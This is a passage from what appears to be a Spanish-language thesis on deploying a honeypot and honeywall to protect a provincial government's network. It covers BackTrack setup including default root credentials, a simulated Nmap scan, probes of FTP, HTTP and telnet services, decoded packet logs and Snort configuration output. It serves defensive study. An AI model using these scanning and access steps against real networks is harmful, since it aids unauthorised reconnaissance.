


Figura III.140 Partición del disco dura en BackTrack

8. El sistema nos mostrara un resumen de los cambios realizados, aceptamos

Figura III.141 Resumen previa instalación de BackTrack

9. Después de estos sencillos pasos, comenzara la instalación de BackTrack




Figura III.142 Instalación de BackTrack

10. Una vez que hemos instalado el S.O. el user por defecto es root y el password es toor




Figura III.143 Ingreso a BackTrack

11. Para iniciar el modo grafico ingresamos el comando startx

Figura III.144 Modo grafico de BackTrack

12. Iniciamos una consola y editamos el archivo de configuración que utilizaremos para el Daemon honey.d, el mismo que lo llamaremos honey.d

Figura III.145 Configuración honey.d

CAPÍTULO IV

EVALUACIÓN DE RESULTADOS

4.1 PRUEBAS A TRAVÉS DE ATAQUES INFORMÁTICOS SIMULADOS

Para la realización de las pruebas de desempeño, se utilizaran la metodología analizada en el Capítulo 3, sección 3.2, el cual demuestra las vulnerabilidades existentes en la red de datos del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo

1. Para la realización de los ataques informáticos simulados empezaremos por realizar un escaneo de la red a través de Nmap, de esta manera podemos ver que ya se están simulando hosts en la red




Figura IV.1 Escaneo de la Red

2. Se procederá a verificar los servicios y puertos que se encuentran abiertos en los equipos simulados.




Figura IV.2 Verificación de puertos y servicios

3. En este momento ya podemos empezar a verificar las entradas en el Honeywall




Figura IV.3 Verificación de conexiones

4. Como podemos observar se ha identificado un patrón en el tráfico generado, el cual corresponde a al escaneo realizado por NMAP




Figura IV.4 Patrón de NMAP identificado

5. Una vez que el atacante ha encontrado los objetivos vulnerables, tratara de acceder a los servicios que corren en dichos puertos abiertos, para lo cual podremos ir loggeando la actividad del mismo




Figura IV.5 Ingreso al servicio FTP del Honeypot

6. Resultado loggeado en el Honeypot sobre el servicio ftp




Figura IV.6 Resultados en el Honeypot

7. Verificación del registro de datos en el Honeywall




Figura IV.7 Seguimiento de la conexión ftp en el Honeywall

8. Una vez que el paquete ha sido registrado mediante Honeywall, es posible decodificarlo, para un análisis más detallado

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:31:11.105195 0:C:29:D1:50:32 -> 0:C:29:9:70:5E type:0x800 len:0x5C
192.168.1.229:21 -> 192.168.1.125:56586 TCP TTL:128 TOS:0x0 ID:5981 IpLen:20 DgmLen:78 DF
***AP*** Seq: 0x8E384358  Ack: 0xECDD839B  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 57287 1764055
32 32 30 20 46 69 6C 65 7A 69 6C 6C 61 20 46 54  220 Filezilla FT
50 20 53 65 72 76 65 72 0D 0A                    P Server..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:31:11.107187 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x42
192.168.1.125:56586 -> 192.168.1.229:21 TCP TTL:64 TOS:0x10 ID:26943 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xECDD839B  Ack: 0x8E384372  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1764059 57287

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:31:14.276461 0:C:29:9:70:5E -> 0:C:29:D1:50:32 type:0x800 len:0x42
192.168.1.125:56586 -> 192.168.1.229:21 TCP TTL:64 TOS:0x10 ID:26944 IpLen:20 DgmLen:52 DF
***A***F Seq: 0xECDD839B  Ack: 0x8E384372  Win: 0xE5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1764851 57287

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:31:14.276618 0:C:29:D1:50:32 -> 0:C:29:9:70:5E type:0x800 len:0x42
192.168.1.229:21 -> 192.168.1.125:56586 TCP TTL:128 TOS:0x0 ID:5982 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x8E384372  Ack: 0xECDD839C  Win: 0xFFFF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 57321 1764851

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Figura IV.8 Análisis de un paquete FTP

9. Si se desea modificar la entrada de Snort, podemos visualizar al regla con la que fue analizado este paquete

```
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file /etc/snort/snort.conf

+++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
Var 'EXTERNAL_NET' defined, value len = 3 chars, value = any
Var 'DNS_SERVERS' defined, value len = 3 chars, value = any
Var 'SMTP_SERVERS' defined, value len = 3 chars, value = any
Var 'HTTP_SERVERS' defined, value len = 3 chars, value = any
Var 'SQL_SERVERS' defined, value len = 3 chars, value = any
Var 'TELNET_SERVERS' defined, value len = 3 chars, value = any
Var 'SNMP_SERVERS' defined, value len = 3 chars, value = any
Var 'HTTP_PORTS' defined, value len = 2 chars, value = 80
Var 'SHELLCODE_PORTS' defined, value len = 3 chars, value = !80
Var 'ORACLE_PORTS' defined, value len = 4 chars, value = 1521
Var 'AIM_SERVERS' defined, value len = 185 chars
   [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/24,205.188.7.0/24,205.188.9
   .0/24,205.188.153.0/24,205.188.179.0/24,205.188.248.0/24]
Var 'RULE_PATH' defined, value len = 16 chars, value = /etc/snort/rules
,-----------[Flow Config]----------------------
| Stats Interval:  0
| Hash Method:     2
| Memcap:          10485760
| Rows  :          4099
| Overhead Bytes:  16400(%0.16)
`-------------------------------------------------
Frag3 global config:
    Max frags: 65536
    Fragment memory cap: 4194304 bytes
```

Figura IV.9 Regla de Snort para ftp

10. Intento de acceso a la página web falsa que ha sido creada en el Honeypot




Figura IV.10 Acceso a la página web falsa

11. Resultado loggeado en el Honeypot sobre el servicio http




Figura IV.11 Resultados en el Honeypot

12. Verificación del registro de logs en el Honeywall




Figura IV.12 Seguimiento de la conexión http en el Honeywall

13. Decodificación del paquete http registrado en el Honeywall

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:44:27.830212 0:C:29:D1:50:32 -> 0:1E:68:32:91:C1 type:0x800 len:0x42
192.168.1.229:80 -> 192.168.1.4:5475 TCP TTL:128 TOS:0x0 ID:6437 IpLen:20 DgmLen:52 DF
***A**S* Seq: 0xE18D77D1  Ack: 0x7F47AFC  Win: 0xFFFF  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP WS: 0 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:44:27.831099 0:1E:68:32:91:C1 -> 0:C:29:D1:50:32 type:0x800 len:0x36
192.168.1.4:5475 -> 192.168.1.229:80 TCP TTL:128 TOS:0x0 ID:23087 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7F47AFC  Ack: 0xE18D77D2  Win: 0x4137  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/11-15:44:27.834143 0:1E:68:32:91:C1 -> 0:C:29:D1:50:32 type:0x800 len:0x1D2
192.168.1.4:5475 -> 192.168.1.229:80 TCP TTL:128 TOS:0x0 ID:23090 IpLen:20 DgmLen:452 DF
***AP*** Seq: 0x7F47AFC  Ack: 0xE18D77D2  Win: 0x4137  TcpLen: 20
47 45 54 20 2F 69 6D 61 67 65 73 2F 6D 61 69 6E  GET /images/main
6C 65 76 65 6C 5F 6F 76 65 72 2E 67 69 66 20 48  level_over.gif H
54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31  TTP/1.1..Host: 1
39 32 2E 31 36 38 2E 31 2E 32 32 39 0D 0A 55 73  92.168.1.229..Us
65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C  er-Agent: Mozill
61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E  a/5.0 (Windows N
54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 72 76  T 6.1; WOW64; rv
3A 37 2E 30 2E 31 29 20 47 65 63 6B 6F 2F 32 30  :7.0.1) Gecko/20
31 30 30 31 30 31 20 46 69 72 65 66 6F 78 2F 37  100101 Firefox/7
2E 30 2E 31 0D 0A 41 63 63 65 70 74 3A 20 69 6D  .0.1..Accept: im
61 67 65 2F 70 6E 67 2C 69 6D 61 67 65 2F 2A 3B  age/png,image/*;
71 3D 30 2E 38 2C 2A 2F 2A 3B 71 3D 30 2E 35 0D  q=0.8,*/*;q=0.5.
0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65  .Accept-Language
3A 20 65 73 2D 65 73 2C 65 73 3B 71 3D 30 2E 38  : es-es,es;q=0.8
2C 65 6E 2D 75 73 3B 71 3D 30 2E 35 2C 65 6E 3B  ,en-us;q=0.5,en;
71 3D 30 2E 33 0D 0A 41 63 63 65 70 74 2D 45 6E  q=0.3..Accept-En
63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65  coding: gzip, de
```

Figura IV.13 Decodificación del paquete http

14. Regla de Snort para trafico http

```
Tagged Packet Limit: 256

+-----------------------[thresholding-config]----------------------------------
| memory-cap : 1048576 bytes
+-----------------------[thresholding-global]----------------------------------
| none
+-----------------------[thresholding-local]-----------------------------------
| gen-id=1      sig-id=4984       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=3152       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=3543       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=3273       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=3527       type=Limit     tracking=dst count=5   seconds=60
| gen-id=1      sig-id=2924       type=Threshold tracking=dst count=10  seconds=60
| gen-id=1      sig-id=2275       type=Threshold tracking=dst count=5   seconds=60
| gen-id=1      sig-id=3542       type=Threshold tracking=src count=5   seconds=2
| gen-id=1      sig-id=2923       type=Threshold tracking=dst count=10  seconds=60
| gen-id=1      sig-id=2523       type=Both      tracking=dst count=10  seconds=10
+-----------------------[suppression]------------------------------------------
| none
-------------------------------------------------------------------------------
Rule application order: ->activation->dynamic->pass->drop->sdrop->reject->alert->log
Log directory = /var/www/html/walleye/images/eInRs9LwYt
Loading dynamic engine /usr/lib/snort-2.6.1.5_dynamicengine/libsf_engine.so... done
Loading all dynamic preprocessor libs from /usr/lib/snort-2.6.1.5_dynamicpreprocessor/...
  Loading dynamic preprocessor library /usr/lib/snort-2.6.1.5_dynamicpreprocessor//libsf_dns_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort-2.6.1.5_dynamicpreprocessor//libsf_ssh_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort-2.6.1.5_dynamicpreprocessor//libsf_smtp_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort-2.6.1.5_dynamicpreprocessor//libsf_dcerpc_preproc.so... done
  Loading dynamic preprocessor library /usr/lib/snort-2.6.1.5_dynamicpreprocessor//libsf_ftptelnet_preproc.so... done
  Finished Loading all dynamic preprocessor libs from /usr/lib/snort-2.6.1.5_dynamicpreprocessor/
FTPTelnet Config:
    GLOBAL CONFIG
      Inspection Type: stateful
      Check for Encrypted Traffic: YES alert: YES
```

Figura IV.14 Regla de Snort para trafico http

15. Verificación del servicio telnet




Figura IV.15 Verificación del servicio telnet

16. Resultado loggeado en el Honeypot sobre el servicio telnet

